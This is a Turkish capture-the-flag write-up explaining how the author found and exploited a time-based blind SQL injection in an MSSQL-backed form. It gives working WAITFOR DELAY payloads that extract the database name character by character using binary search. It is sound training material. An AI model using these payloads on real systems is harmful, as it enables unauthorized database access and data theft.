# WGT Capture the Flag

Canberk Bolat, Ağustos 2010, WGT E-Dergi 6. Sayı

İlk olarak yarışmayı hazırlayan Onur YILMAZ'a ve kitap hediyesi için OWASP-TR/WGT topluluğuna teşekkürler...


CTF'e ilk baktığımda aklıma ilk olarak bu sayfanın SQL Injection zafiyeti barındırdığını hissettim diyebilirim. İlk olarak klasik "OR 1=1" denemesi ile başarısızlığa ulaşınca SQL Injection tipinin zaman tabanlı olabileceğini düşünerek MSSQL'la ilgili zaman tabanlı SQL Injection kaynaklarına bakmak gereği duydum. Tam o sırada Onur YILMAZ'ın "Zaman Tabanlı SQL Injection Saldırıları" başlıklı yazısına rastladım. Araştırıyordum fakat SQL Injection olup olmadığından emin bile değildim. İlk olarak zafiyeti tespit edip onaylamam gerekiyordu. Onaylamak için şöyle basit bir sorgu ile forma istek yaptım.

```
'; WAITFOR DELAY '0:0:10'--
```

Sayfanın yüklenme süresi 10 saniye tuttu ve bu sayede zaman tabanlı SQL Injection zafiyeti olduğunu doğrulamış oldum. Daha sonra her bir karakteri bulacak bir sorgu hazırladım. Daha doğrusu zaman kaybetmemek adına Onur'un sorgusunu kullandım :))

```
';DECLARE @x as int;DECLARE @w as char(6);SET
@x=ASCII(SUBSTRING((selectDB_NAME()),KARAKTER,1));
IF @x>ASCII_KARSILIK SET @w='0:0:13' ELSE SET @w='0:0:00';WAITFOR DELAY @w--
```

KARAKTER bulmaya çalışacağımız karakterin sıra numarasını ifade ediyor. ASCII_KARSILIK ise denediğimiz aralıktaki karakterlerin ASCII karşılığı.

Binary Search algoritmasını kullanarak 8 adımda tek bir karakteri bulmak mümkün. 97-122 aralığını ele alarak başladım.

KARAKTER = 1
ASCII_KARSILIK = (97 + 122) / 2 = 109 (bu degeri aşağı yuvarladım)

Bu sorgu ile isteğimi yapıyorum. (Bu arada 109'un karakter karşılığı "m")

```
';DECLARE @x as int;DECLARE @w as char(6);SET @x=ASCII(SUBSTRING((select
DB_NAME()),1,1));
IF @x>109 SET @w='0:0:10' ELSE SET @w='0:0:00';WAITFOR DELAY @w-- ;
```

Sayfa 10 saniyede yüklendi. Demek ki şuan ki TABAN ve TAVAN değerlerim 109 ve 122. Yeni ASCII_KARSILIK değerimi hesaplıyorum.

ASCII_KARSILIK = (TABAN + TAVAN) / 2 = (109 + 122) / 2 = 115 (115 -> "s")

```
';DECLARE @x as int;DECLARE @w as char(6);SET @x=ASCII(SUBSTRING((select
DB_NAME()),1,1));
IF @x>115 SET @w='0:0:10' ELSE SET @w='0:0:00';WAITFOR DELAY @w--
```

Sayfa normal yüklenme süresinde yüklendi. Yani yanlış bir sonuç döndü ilk karakter 115'ten büyük değil. 109'dan büyük olduğunuda biliyorum. Elimde 109, 110, 111, 112, 113, 114 ve 115 var.

TABAN = 109
TAVAN = 115
ASCII_KARSILIK = (109 + 115) / 2 = 112

```
';DECLARE @x as int;DECLARE @w as char(6);SET @x=ASCII(SUBSTRING((select
DB_NAME()),1,1));
IF @x>112 SET @w='0:0:10' ELSE SET @w='0:0:00';WAITFOR DELAY @w--
```


Sayfa 10 saniyede yüklendi. Şu durumda 113, 114 ve 115 var. Sıradaki istekte ASCII_KARSILIK değerim 114 olacak.

```
';DECLARE @x as int;DECLARE @w as char(6);SET @x=ASCII(SUBSTRING((select
DB_NAME()),1,1));
IF @x>114 SET @w='0:0:10' ELSE SET @w='0:0:00';WAITFOR DELAY @w--
```

Sayfa birkez daha 10 saniyede yüklendi. Yani ilk karakter “s”. Bu adımdan sonrası yine aynı şekilde diğer karakterlerinde bulunabilmesi üzerine. Zaman tabanlı SQL injection açıklarını isterseniz basit bir betik yardımıyla otomatize edebilirsiniz, istersenizde biraz daha sabredip tüm işi ColdEffect'e [1] bırakabilirsiniz.

Sonuç olarak veritabanı adı olan "sivas" değerine ulaştım. Bundan sonrasında oyun zaten tamamlanmış oldu. Database Name alanına sivas yazarak Send butonuna tıkladım ve

aşağıdaki resimdeki gibi bir sayfayla karşılaştım. Buradaki "topal sami kambur şevkiyi dövdü" parolasını ctf[AT]webguvenligi[DOT]org adresine yollayarak oyunu başarıyla bitirdim.




Bu güzel oyun senaryosunu hazırladığı için Onur YILMAZ'a tekrardan teşekkürler, daha karmaşık senaryoların olduğu daha kapsamlı oyunlar bekliyoruz.

[1] ColdEffect için tekrar geliştirilme süreci hazırlıkları başladı. Daha iyi özelliklerle tekrar yayınlanacaktır.